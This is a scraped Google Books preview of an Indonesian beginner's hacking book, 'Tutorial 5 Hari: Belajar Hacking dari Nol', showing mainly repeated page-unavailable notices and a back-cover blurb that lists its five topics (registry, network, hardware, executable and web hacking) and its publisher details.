 Presentation III Securing and Management Wireless LAN using 802.1x.pdf ...
www.te.ugm.ac.id/~josh/seminar/ - [Cached](#) - [Similar](#)

Gambar 5.12 Hasil pencarian dengan tool googlehack



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

BELAJAR

HACKING

DARI NOL

TUTORIAL 5 HARI

Hacker, begitu mendengar namanya banyak asumsi yang mengatakan profesi tersebut merupakan tindakan seorang kriminal di dunia maya (CyberCrime). Kata nge-hack atau Hacking ternyata sedang populernya di Indonesia baik di kalangan pelajar, mahasiswa, para pekerja kantor, hingga para ahli di bidang komputer dan keamanan informasi. Sebenarnya hacking sendiri bisa dikatakan suatu profesi atau hobi dari seseorang yang sangat suka menjelajahi seluk-beluk dunia maya.


Buku *Tutorial 5 Hari: Belajar Hacking dari Nol* ini akan mengajarkan pada Anda teknik-teknik dasar seni hacking tentang seluk-beluk keamanan komputer hanya dalam waktu lima hari. Materi yang dibahas mulai dari pengenalan Registry Editor, hacking jaringan dengan memanfaatkan berbagai tools hacking, teknik hack password BIOS, dan administrator Windows, hingga teknik Google hack.

Buku ini akan membahas:

- Hari Pertama : Hacking Registry Windows
- Hari Kedua : Hacking Jaringan
- Hari Ketiga : Hacking Hardware
- Hari Keempat : Hacking File Executable
- Hari Kelima : Hacking Web

Penerbit ANDI
Jl. Beo 38-40 Telp. (0274)561881 Fax. (0274)588282
E-mail : penerbitan@andipublisher.com
Website : <http://www.andipublisher.com>

KOMPUTER - KEAMANAN KOMPUTER
ISBN: 978-979-29-1330-9



9 789792 913309

1 2 3 0 2

Dapatkan Info Buku Baru, Kirim E-mail: info@andipublisher.com

Bahan dengan hak cipta